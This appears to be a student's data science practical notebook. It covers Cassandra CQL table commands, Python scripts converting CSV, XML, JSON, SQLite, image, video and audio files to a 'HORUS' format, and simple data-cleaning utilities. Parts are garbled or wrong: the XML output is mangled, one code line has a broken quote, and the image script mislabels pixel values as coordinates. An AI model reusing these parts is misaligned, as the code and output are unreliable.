+-----+-----+-----+-----+-----+
| emp_id | dept_id | email      | emp_name | experience | phone
+-----+-----+-----+-----+-----+
| 1001  |    101  | abcd@company.com | ABCD    | null       | 1122334455
| 1003  |    102  | ghij@company.com | GHIJ    | null       | 3344556677
| 1002  |    101  | defg@company.com | DEFG    | null       | 2233445566
+-----+-----+-----+-----+-----+
(3 rows)
```

update emp set experience=5 where emp_id=1003;

```
cqlsh:keyspace2> select * from emp;

  emp_id | dept_id | email           | emp_name | experience | phone
-----+-----+-----+-----+-----+-----+
    1001 |     101 | abcd@company.com |      ABCD |      null | 1122334455
    1003 |     102 | ghij@company.com |      GHIJ |        5 | 3344556677
    1002 |     101 | defg@company.com |      DEFG |      null | 2233445566

(3 rows)
cqlsh:keyspace2> |
```

ALTER TABLE emp DROP experience;

```
cqlsh:keyspace2> select * from emp;

  emp_id | dept_id | email           | emp_name | phone
-----+-----+-----+-----+-----+
    1001 |     101 | abcd@company.com |      ABCD | 1122334455
    1003 |     102 | ghij@company.com |      GHIJ | 3344556677
    1002 |     101 | defg@company.com |      DEFG | 2233445566

(3 rows)
cqlsh:keyspace2> cqlsh:keyspace2> |
```

describe keyspace;

```
CREATE KEYSPACE keyspace2 WITH replication = {'class': 'SimpleStrategy', 'replication_factor': '3'} AND durable_writes = true;

CREATE TABLE keyspace2.dept (
    dept_id int PRIMARY KEY,
    dept_loc text,
    dept_name text
) WITH bloom_filter_fp_chance = 0.01
    AND caching = {'keys': 'ALL', 'rows_per_partition': 'NONE'}
    AND comment = ''
    AND compaction = {'class': 'org.apache.cassandra.db.compaction.SizeTieredCompactionStrategy', 'max_threshold': '32',
'min_threshold': '4'}
    AND compression = {'chunk_length_in_kb': '64', 'class': 'org.apache.cassandra.io.compress.LZ4Compressor'}
    AND crc_check_chance = 1.0
    AND dclocal_read_repair_chance = 0.1
    AND default_time_to_live = 0
    AND gc_grace_seconds = 864000
    AND max_index_interval = 2048
    AND memtable_flush_period_in_ms = 0
    AND min_index_interval = 128
    AND read_repair_chance = 0.0
    AND speculative_retry = '99PERCENTILE';

CREATE TABLE keyspace2.emp (
    emp_id int PRIMARY KEY,
    dept_id int,
    email text,
    emp_name text,
    phone text
) WITH bloom_filter_fp_chance = 0.01
    AND caching = {'keys': 'ALL', 'rows_per_partition': 'NONE'}
    AND comment = ''
    AND compaction = {'class': 'org.apache.cassandra.db.compaction.SizeTieredCompactionStrategy', 'max_threshold': '32',
'min_threshold': '4'}
    AND compression = {'chunk_length_in_kb': '64', 'class': 'org.apache.cassandra.io.compress.LZ4Compressor'}
    AND crc_check_chance = 1.0
    AND dclocal_read_repair_chance = 0.1
    AND default_time_to_live = 0
    AND gc_grace_seconds = 864000
    AND max_index_interval = 2048
    AND memtable_flush_period_in_ms = 0
    AND min_index_interval = 128
    AND read_repair_chance = 0.0
    AND speculative_retry = '99PERCENTILE';

cqlsh:keyspace2> |
```

describe tables;

```
cqlsh:keyspace2> describe tables;

dept  emp

cqlsh:keyspace2> |
```

```
DROP TABLE emp;
```

```
describe tables;
```

```
cqlsh:keyspace2> describe tables;  
dept  
cqlsh:keyspace2>
```

```
DROP KEYSPACE keyspace2;
```

```
describe keyspace;
```

```
cqlsh:keyspace2> DROP KEYSPACE keyspace2;  
cqlsh:keyspace2> describe keyspace;  
  
Keyspace 'keyspace2' not found.  
cqlsh:keyspace2> |
```

Practical No. 2
Conversion from different formats to HORUS format

The Homogeneous Ontology for Recursive Uniform Schema (HORUS) is used as an internal data format structure that enables the framework to reduce the permutations of transformations required by the framework.

The use of HORUS methodology results in a hub-and-spoke data transformation approach. External data formats are converted to HORUS format, and then a HORUS format is transformed into any other external format. The basic concept is to take native raw data and then transform it first to a single format. That means that there is only one format for text files, one format for JSON or XML, one format for images and video.

Therefore, to achieve any-to-any transformation coverage, the framework's only requirements are a dataformat- to-HORUS and HORUS-to- data-format converter.

Q. Write Python Program to convert from following formats to HORUS format.

Part A:

Aim: Text Delimited CSV to HORUS format

Code:

```
import pandas as pd
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/Country_Code.csv'
InputData=pd.read_csv(sInputFileName,encoding="latin-1")
print('=====Input Data Values=====')
print(InputData)
ProcessData=InputData
ProcessData.drop('ISO-2-CODE', axis=1,inplace=True)
ProcessData.drop('ISO-3-Code', axis=1,inplace=True)
ProcessData.rename(columns={'Country': 'CountryName'}, inplace=True)
ProcessData.rename(columns={'ISO-M49': 'CountryNumber'}, inplace=True)
ProcessData.set_index('CountryNumber', inplace=True)
ProcessData.sort_values('CountryName', axis=0, ascending=False, inplace=True)
print('=====Process Data Values=====')
print(ProcessData)
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/5-DS/9999-Data/HORUS-CSV-Country.csv'
OutputData.to_csv(sOutputFileName, index=False)
print('=====CSV to HORUS - Done=====')
```

Output:

```
=====Input Data Values=====
   Country ISO-2-CODE ISO-3-Code  ISO-M49
0    Afghanistan      AF      AFG       4
1     Aland Islands    AX      ALA      248
2      Albania         AL      ALB        8
3      Algeria         DZ      DZA      12
4   American Samoa     AS      ASM      16
..          ...
242  Wallis and Futuna Islands    WF      WLF      876
243      Western Sahara     EH      ESH      732
244        Yemen          YE      YEM      887
245        Zambia         ZM      ZMB      894
246      Zimbabwe         ZW      ZWE      716
[247 rows x 4 columns]
=====Process Data Values=====
   CountryName
CountryNumber
716            Zimbabwe
894            Zambia
887            Yemen
732            Western Sahara
876  Wallis and Futuna Islands
...          ...
16            American Samoa
12            Algeria
8             Albania
248           Aland Islands
4            Afghanistan
[247 rows x 1 columns]
=====CSV to HORUS - Done=====
>>> |
```

Part B:**Aim:** XML to HORUS format**Code:**

```

import pandas as pd
import xml.etree.ElementTree as ET
def df2xml(data):
    header = data.columns
    root = ET.Element('root')
    for row in range(data.shape[0]):
        entry = ET.SubElement(root,'entry')
        for index in range(data.shape[1]):
            schild=str(header[index])
            child = ET.SubElement(entry, schild)
            if str(data[schild][row]) != 'nan':
                child.text = str(data[schild][row])
            else:
                child.text = 'n/a'
            entry.append(child)
    result = ET.tostring(root)
    return result
def xml2df(xml_data):
    root = ET.XML(xml_data)
    all_records = []
    for i, child in enumerate(root):
        record = { }
        for subchild in child:
            record[subchild.tag] = subchild.text
        all_records.append(record)
    return pd.DataFrame(all_records)
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/Country_Code.xml'
InputData = open(sInputFileName).read()
print('=====Input Data Values=====')
print(InputData)
ProcessDataXML=InputData
ProcessData=xml2df(ProcessDataXML)
ProcessData.drop('ISO-2-CODE', axis=1,inplace=True)
ProcessData.drop('ISO-3-Code', axis=1,inplace=True)
ProcessData.rename(columns={'Country': 'CountryName'}, inplace=True)
ProcessData.rename(columns={'ISO-M49': 'CountryNumber'}, inplace=True)
ProcessData.set_index('CountryNumber', inplace=True)
ProcessData.sort_values('CountryName', axis=0, ascending=False, inplace=True)
print('=====Process Data Values=====')
print(ProcessData)

```

```

OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-XML-Country.csv'
OutputData.to_csv(sOutputFileName, index = False)
print('=====XML to HORUS - Done=====')

```

Output:

```

<?xml version="1.0" encoding="UTF-8"?>
<Country><Country>United Arab Emirates</Country><Country>United Arab Emirates</Country><ISO-2-CODE>AE</ISO-2-CODE><ISO-2-CODE>AE</ISO-2-CODE><ISO-3-Code>ARE</ISO-3-Code>ARE</ISO-3-Code><ISO-49>784</ISO-49><ISO-49>784</ISO-49></entry><entry><Country>United Kingdom</Country><Country>United Kingdom</Country><ISO-2-CODE>GB</ISO-2-CODE><ISO-2-CODE>GB</ISO-2-CODE><ISO-3-Code>GBR</ISO-3-Code><ISO-3-Code>GBR</ISO-3-Code><ISO-49>826</ISO-49>826</ISO-49></entry><entry><Country>United States of America</Country><Country>United States of America</Country><ISO-2-CODE>US</ISO-2-CODE><ISO-3-Code>USA</ISO-3-Code><ISO-49>840</ISO-49><ISO-49>840</ISO-49></entry><entry>US Minor Outlying Islands</Country><Country>US Minor Outlying Islands</Country><ISO-2-CODE>UM</ISO-2-CODE>UM</ISO-2-CODE><ISO-3-Code>UMI</ISO-3-Code>UMI</ISO-3-Code><ISO-49>581</ISO-49>581</ISO-49></entry><entry><Country>Uruguay</Country><Country>Uruguay</Country><ISO-2-CODE>UY</ISO-2-CODE>UY</ISO-2-CODE>UY</ISO-3-Code>URY</ISO-3-Code>URY</ISO-3-Code><ISO-49>858</ISO-49></entry><entry><Country>Uzbekistan</Country><Country>Uzbekistan</Country><ISO-2-CODE>UZ</ISO-2-CODE><ISO-2-CODE>UZ</ISO-2-CODE><ISO-3-Code>UZB</ISO-3-Code>UZB</ISO-3-Code><ISO-49>860</ISO-49>860</ISO-49></entry><entry><Country>Vanuatu</Country><Country>Vanuatu</Country><ISO-2-CODE>VU</ISO-2-CODE><ISO-2-CODE>VU</ISO-2-CODE><ISO-3-Code>VUT</ISO-3-Code><ISO-49>548</ISO-49>548</ISO-49></entry><entry><Country>Venezuela#255; (Bolivarian Republic)</Country><Country>Venezuela#255; (Bolivarian Republic)</Country><ISO-2-CODE>VE</ISO-2-CODE><ISO-2-CODE>VE</ISO-2-CODE><ISO-2-CODE>VEN</ISO-3-Code>VEN</ISO-3-Code>VEN</ISO-3-Code><ISO-49>862</ISO-49>862</ISO-49></entry><entry><Country>Viet Nam</Country><Country>Viet Nam</Country><ISO-2-CODE>VN</ISO-2-CODE><ISO-3-Code>VNM</ISO-3-Code><ISO-49>704</ISO-49><ISO-49>704</ISO-49></entry><entry><Country>Virgin Islands, US</Country><Country>Virgin Islands, US</Country><ISO-2-CODE>VI</ISO-2-CODE><ISO-2-CODE>VI</ISO-2-CODE><ISO-3-Code>VIR</ISO-3-Code><ISO-49>850</ISO-49>850</ISO-49></entry><entry><Country>Wallis and Futuna Islands</Country><Country>Wallis and Futuna Islands</Country><ISO-2-CODE>WF</ISO-2-CODE><ISO-2-CODE>WF</ISO-2-CODE><ISO-3-Code>WLF</ISO-3-Code>WLF</ISO-3-Code>WLF</ISO-3-Code><ISO-49>876</ISO-49>876</ISO-49></entry><entry><Country>Western Sahara</Country><Country>Western Sahara</Country><ISO-2-CODE>EH</ISO-2-CODE><ISO-2-CODE>EH</ISO-2-CODE><ISO-3-Code>ESH</ISO-3-Code><ISO-3-Code>ESH</ISO-3-Code><ISO-49>732</ISO-49>732</ISO-49></entry><entry><Country>Yemen</Country><Country>Yemen</Country><ISO-2-CODE>YE</ISO-2-CODE><ISO-2-CODE>YE</ISO-2-CODE><ISO-3-Code>YEM</ISO-3-Code>YEM</ISO-3-Code><ISO-49>887</ISO-49>887</ISO-49></entry><entry><Country>Zambia</Country><Country>Zambia</Country><ISO-2-CODE>ZM</ISO-2-CODE><ISO-2-CODE>ZM</ISO-2-CODE><ISO-2-CODE>ZM</ISO-2-CODE><ISO-3-Code>ZMB</ISO-3-Code><ISO-3-Code>ZMB</ISO-3-Code><ISO-49>894</ISO-49>894</ISO-49></entry><entry><Country>Zimbabwe</Country><Country>Zimbabwe</Country><ISO-2-CODE>ZW</ISO-2-CODE><ISO-2-CODE>ZW</ISO-2-CODE><ISO-3-Code>ZWE</ISO-3-Code>ZWE</ISO-3-Code><ISO-49>716</ISO-49></entry></root>
=====
Process Data Values=====
CountryName
CountryNumber
716 Zimbabwe
894 Zambia
887 Yemen
732 Western Sahara
876 Wallis and Futuna Islands
...
16 American Samoa
12 Algeria
8 Albania
248 Aland Islands
4 Afghanistan
[247 rows x 1 columns]
=====XML to HORUS - Done=====
>>> |

```

Part C:

Aim: Write Python Program to convert from JSON formats to HORUS format.

Code:

```
import pandas as pd
sInputFileName='D:/Data Science /VKHCG/05-DS/9999-Data/Country_Code.json'
InputData=pd.read_json(sInputFileName,orient='index',encoding='latin-1')
print('=====Input Data Values=====')
print(InputData)
ProcessData=InputData
ProcessData.drop('ISO-2-CODE', axis=1,inplace=True)
ProcessData.drop('ISO-3-Code', axis=1,inplace=True)
ProcessData.rename(columns={'Country': 'CountryName'}, inplace=True)
ProcessData.rename(columns={'ISO-M49': 'CountryNumber'}, inplace=True)
ProcessData.set_index('CountryNumber', inplace=True)
ProcessData.sort_values('CountryName', axis=0, ascending=False, inplace=True)
print('=====Process Data Values=====')
print(ProcessData)
OutputData=ProcessData
sOutputFileName='D:/VKHCG/05-DS/9999-Data/HORUS-JSON-Country.csv'
OutputData.to_csv(sOutputFileName, index = False)
print('=====JSON to HORUS - Done=====')
```

Output:

```
RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_2c.py
=====Input Data Values=====
   Country ISO-2-CODE ISO-3-Code  ISO-M49
0      Afghanistan       AF      AFG       4
1      Aland Islands     AX      ALA      248
2        Albania         AL      ALB       8
3        Algeria         DZ      DZA      12
4    American Samoa     AS      ASM      16
...
242  Wallis and Futuna Islands     WF      WLF      876
243        Western Sahara     EH      ESH      732
244          Yemen          YE      YEM      887
245        Zambia          ZM      ZMB      894
246      Zimbabwe         ZW      ZWE      716

[247 rows x 4 columns]
=====Process Data Values=====
   CountryName
CountryNumber
716                  Zimbabwe
894                  Zambia
887                  Yemen
732                  Western Sahara
876  Wallis and Futuna Islands
...
16                  American Samoa
12                  Algeria
8                   Albania
248                  Aland Islands
4                   Afghanistan

[247 rows x 1 columns]
=====JSON to HORUS - Done=====
>>>
```

Part D:

Aim: Write Python Program to convert from MYSQL DATABASE formats to HORUS format.

Code:

```
import pandas as pd
import sqlite3 as sq
sInputFileName='D:/Data Science/ VKHCG/05-DS/9999-Data/utility.db'
sInputTable='Country_Code'
conn = sq.connect(sInputFileName)
sSQL='select * FROM ' + sInputTable + ';'
InputData=pd.read_sql_query(sSQL, conn)
print('=====Input Data Values=====')
print(InputData)
ProcessData=InputData
ProcessData.drop('ISO-2-CODE', axis=1,inplace=True)
ProcessData.drop('ISO-3-Code', axis=1,inplace=True)
ProcessData.rename(columns={'Country': 'CountryName'}, inplace=True)
ProcessData.rename(columns={'ISO-M49': 'CountryNumber'}, inplace=True)
ProcessData.set_index('CountryNumber', inplace=True)
ProcessData.sort_values('CountryName', axis=0, ascending=False, inplace=True)
print('=====Process Data Values=====')
print(ProcessData)
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-CSV-Country.csv'
OutputData.to_csv(sOutputFileName, index = False)
print('=====Database to HORUS - Done=====')
```

Output:

```
RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_2d.py
=====Input Data Values=====
   index          Country ISO-2-CODE ISO-3-Code  ISO-M49
0      0      Afghanistan      AF      AFG       4
1      1      Aland Islands     AX      ALA      248
2      2          Albania      AL      ALB        8
3      3          Algeria     DZ      DZA      12
4      4      American Samoa    AS      ASM      16
...
242    242  Wallis and Futuna Islands     WF      WLF      876
243    243      Western Sahara     EH      ESH      732
244    244          Yemen      YE      YEM      887
245    245          Zambia      ZM      ZMB      894
246    246          Zimbabwe     ZW      ZWE      716
[247 rows x 5 columns]
=====Process Data Values=====
   index          CountryName
CountryNumber
716      246          Zimbabwe
894      245          Zambia
887      244          Yemen
732      243      Western Sahara
876      242  Wallis and Futuna Islands
...
16       4      American Samoa
12       3          Algeria
8        2          Albania
248     1      Aland Islands
4        0      Afghanistan
[247 rows x 2 columns]
=====Database to HORUS - Done=====
>>> |
```

Part E:


Aim: Write Python Program to convert from Picture (JPEG) formats to HORUS format.

Code:

```
import pandas as pd
import matplotlib.pyplot as plt
from matplotlib.pyplot import imread
import numpy as np
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/Angus.jpg'
InputData =imread(sInputFileName)
print('=====Input Data Values=====')
print('Y: ',InputData.shape[0])
print('X: ',InputData.shape[1])
print('RGBA: ', InputData.shape[2])
ProcessRawData=InputData.flatten()
y=InputData.shape[2] + 2
x=int(ProcessRawData.shape[0]/y)
ProcessData=pd.DataFrame(np.reshape(ProcessRawData, (x, y)))
sColumns= ['XAxis','YAxis','Red', 'Green', 'Blue']
ProcessData.columns=sColumns
ProcessData.index.names =[['ID']]
print('Rows: ',ProcessData.shape[0])
print('Columns :',ProcessData.shape[1])
print('=====Process Data Values=====')
plt.imshow(InputData)
plt.show()
OutputData=ProcessData
print('Storing File')
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Picture.csv'
OutputData.to_csv(sOutputFileName, index = False)
print('=====Picture to HORUS - Done=====')
```

Output:

```
=====Input Data Values=====
Y: 600
X: 450
RGBA: 3
Rows: 162000
Columns : 5
=====Process Data Values=====
```



Part F:

Aim: 1) Write Python Program to convert from VIDEO formats to HORUS format.

Code:

```

import os
import shutil
import cv2
#pip install opencv-python
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/dog.mp4'
sDataBaseDir='D:/VKHCG/05-DS/9999-Data/temp'
if os.path.exists(sDataBaseDir):
    shutil.rmtree(sDataBaseDir)
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
print('Start Movie to Frames')
vidcap = cv2.VideoCapture(sInputFileName)
success,image = vidcap.read()
count = 0
while success:
    success,image = vidcap.read()
    sFrame=sDataBaseDir + str('/dog-frame-' + str(format(count, '04d')) + '.jpg')
    print('Extracted: ', sFrame)
    cv2.imwrite(sFrame, image)
    if os.path.getsize(sFrame) == 0:
        count += -1
        os.remove(sFrame)
        print('Removed: ', sFrame)
    if cv2.waitKey(10) == 27:
        break
    if count > 100:
        break
    count += 1
print('Generated : ', count, ' Frames')
print('=====Movie to Frames HORUS - Done=====')
```

Output:

```

Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0094.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0095.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0096.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0097.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0098.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0099.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0100.jpg
Extracted:  D:/VKHCG/05-DS/9999-Data/temp/dog-frame-0101.jpg
Generated : 101 Frames
=====Movie to Frames HORUS - Done=====
>>>
```

Aim: 2) Write Python Program to convert from VIDEO formats to HORUS format.


Code:

```

import pandas as pd
import matplotlib.pyplot as plt
from matplotlib.pyplot import imread
import numpy as np
import os
sDataBaseDir='D:/Data Science/VKHCG/05-DS/9999-Data/temp'
f=0
for file in os.listdir(sDataBaseDir):
    if file.endswith(".jpg"):
        f += 1
        sInputFileName=os.path.join(sDataBaseDir, file)
        print('Process : ', sInputFileName)
        InputData = imread(sInputFileName)
        print('=====Input Data Values=====')
        print('X: ',InputData.shape[0])
        print('Y: ',InputData.shape[1])
        print('RGB: ', InputData.shape[2])
        ProcessRawData=InputData.flatten()
        y=InputData.shape[2] + 2
        x=int(ProcessRawData.shape[0]/y)
        ProcessFrameData=pd.DataFrame(np.reshape(ProcessRawData, (x, y)))
        ProcessFrameData['Frame']=file
        print('=====Process Data Values=====')
        plt.imshow(InputData)
        plt.show()
        if f == 1:
            ProcessData=ProcessFrameData
        else:
            ProcessData=ProcessData.append(ProcessFrameData)
if f > 0:
    sColumns= ['XAxis','YAxis','Red', 'Green', 'Blue','FrameName']
    ProcessData.columns=sColumns
    ProcessFrameData.index.names =[ 'ID']
    print('Rows: ',ProcessData.shape[0])
    print('Columns :',ProcessData.shape[1])
    OutputData=ProcessData
    print('Storing File')
    sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Movie-
Frame.csv'
    OutputData.to_csv(sOutputFileName, index = False)
    print('Processed ; ', f, ' frames')
    print('=====Movie to HORUS -Done=====')
```

Output:

```
RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/pract_2f-2.py
Process : D:/Data Science/VKHCG/05-DS/9999-Data/temp/dog-frame-0000.jpg
=====Input Data Values=====
X: 360
Y: 640
RGBA: 3
=====Process Data Values=====
```



Part: G

Aim: 2) Write Python Program to convert from AUDIO formats to HORUS format.

Code:

```

import pandas as pd
from scipy.io import wavfile
import matplotlib.pyplot as plt
import numpy as np
def show_info(aname, a,r):
    print ("Audio:", aname)
    print ("Rate:", r)
    print ("shape:", a.shape)
    print ("dtype:", a.dtype)
    print ("min, max:", a.min(), a.max())
    plot_info(aname, a,r)
def plot_info(aname, a,r):
    sTitle= 'Signal Wave - ' + aname + ' at ' + str(r) + 'hz'
    plt.title(sTitle)
    sLegend=[]
    for c in range(a.shape[1]):
        sLabel = 'Ch' + str(c+1)
        sLegend=sLegend+[str(c+1)]
        plt.plot(a[:,c], label=sLabel)
    plt.legend(sLegend)
    plt.show()
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/2ch-sound.wav'
print('=====')
print('Processing : ', sInputFileName)
InputRate, InputData = wavfile.read(sInputFileName)
show_info("2 channel", InputData,InputRate)
ProcessData=pd.DataFrame(InputData)
sColumns= ['Ch1','Ch2']
ProcessData.columns=sColumns
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Audio-2ch.csv'
OutputData.to_csv(sOutputFileName, index = False)
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/4ch-sound.wav'
print('=====')
print('Processing : ', sInputFileName)
InputRate, InputData = wavfile.read(sInputFileName)
show_info("4 channel", InputData,InputRate)
ProcessData=pd.DataFrame(InputData)
sColumns= ['Ch1','Ch2','Ch3', 'Ch4']
ProcessData.columns=sColumns
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Audio-4ch.csv'
OutputData.to_csv(sOutputFileName, index = False)
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/6ch-sound.wav'
print('=====')
print('Processing : ', sInputFileName)

```

```

InputRate, InputData = wavfile.read(sInputFileName)
show_info("6 channel", InputData, InputRate)
ProcessData=pd.DataFrame(InputData)
sColumns= ['Ch1','Ch2','Ch3', 'Ch4', 'Ch5','Ch6']
ProcessData.columns=sColumns
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Audio-6ch.csv'
OutputData.to_csv(sOutputFileName, index = False)
sInputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/8ch-sound.wav'
print('=====')
print('Processing : ', sInputFileName)
InputRate, InputData = wavfile.read(sInputFileName)
show_info("8 channel", InputData, InputRate)
ProcessData=pd.DataFrame(InputData)
sColumns= ['Ch1','Ch2','Ch3', 'Ch4', 'Ch5','Ch6','Ch7','Ch8']
ProcessData.columns=sColumns
OutputData=ProcessData
sOutputFileName='D:/Data Science/VKHCG/05-DS/9999-Data/HORUS-Audio-8ch.csv'
OutputData.to_csv(sOutputFileName, index = False)
print('=====Audio to HORUS - Done=====')

```

Output:

```

=====
Processing : D:/Data Science/VKHCG/05-DS/9999-Data/2ch-sound.wav
Audio: 2 channel
Rate: 22050
shape: (29016, 2)
dtype: int16
min, max: -16384 14767
=====
Processing : D:/Data Science/VKHCG/05-DS/9999-Data/4ch-sound.wav
Audio: 4 channel
Rate: 44100
shape: (169031, 4)
dtype: int16
min, max: -31783 26018
=====
Processing : D:/Data Science/VKHCG/05-DS/9999-Data/6ch-sound.wav
Audio: 6 channel
Rate: 44100
shape: (257411, 6)
dtype: int16
min, max: -10018 10957
=====
Processing : D:/Data Science/VKHCG/05-DS/9999-Data/8ch-sound.wav
Audio: 8 channel
Rate: 48000
shape: (888000, 8)
dtype: int16
min, max: -24859 16303
=====Audio to HORUS - Done=====

```

Practical No. 3


Utilities and Auditing

Basic Utility Design

1. Load data as per input agreement.
2. Apply processing rules of utility.
3. Save data as per output agreement.

There are three types of utilities

- Data processing utilities
- Maintenance utilities
- Processing utilities



A. Fixers Utilities:

Fixers enable your solution to take your existing data and fix a specific quality issue.

B. Data Binning or Bucketing

Binning is a data preprocessing technique used to reduce the effects of minor observation errors. Statistical data binning is a way to group a number of more or less continuous values into a smaller number of “bins.”

C. Averaging of Data

The use of averaging of features value enables the reduction of data volumes in a control fashion to improve effective data processing.

D. Outlier Detection

Outliers are data that is so different from the rest of the data in the data set that it may be caused by an error in the data source. There is a technique called outlier detection that, with good data science, will identify these outliers.

Audit

The audit, balance, and control layer is the area from which you can observe what is currently running within your data science environment. It records

- Process-execution statistics
- Balancing and controls
- Rejects and error-handling
- Codes management

An audit is a systematic and independent examination of the ecosystem.

The audit sublayer records the processes that are running at any specific point within the environment. This information is used by data scientists and engineers to understand and plan future improvements to the processing.

Part A:

Aim: Write a program to demonstrate fixers utilities.

Removing leading or lagging spaces from data:**Code:**

```
print('#1 Removing leading or lagging spaces from a data entry');
baddata = " Data Science with too many spaces is bad!!! "
print('>',baddata,'<')
cleandata=baddata.strip()
print('>',cleandata,'<')
```

Output:

```
#1 Removing leading or lagging spaces from a data entry
> Data Science with too many spaces is bad!!! <
> Data Science with too many spaces is bad!!! <
```

Removing nonprintable characters from a data:**Code:**

```
import string
import datetime as dt
#2 Removing nonprintable characters from a data entry
print('#2 Removing nonprintable characters from a data entry')
printable = set(string.printable)
baddata ="Data\x00 Science \x03 with\x02 funny \x10characters is \x10bad!!!"
cleandata=".join(filter(lambda x: x in string.printable,baddata))
print('Bad Data : ',baddata);
print('Clean Data : ',cleandata)
print('Clean Data : ',cleandata)
```

Output:

```
#2 Removing nonprintable characters from a data entry
Bad Data : Data Science \ with funny \characters is \bad!!!
Clean Data : Data Science with funny characters is bad!!!
Clean Data : Data Science with funny characters is bad!!!
```

Reformatting data entry to match specific formatting criteria.

Code:

```
import string
import datetime as dt
# 3 Reformatting data entry to match specific formatting criteria.
# Convert YYYY/MM/DD to DD Month YYYY
print('# 3 Reformatting data entry to match specific formatting criteria.')
baddate = dt.date(2022, 11, 30)
baddata=format(baddate,'%Y-%m-%d')
gooddate = dt.datetime.strptime(baddata,'%Y-%m-%d')
gooddata=format(gooddate,'%d %B %Y')
print('Bad Data : ',baddata)
print('Good Data : ',gooddata)
```

Output:

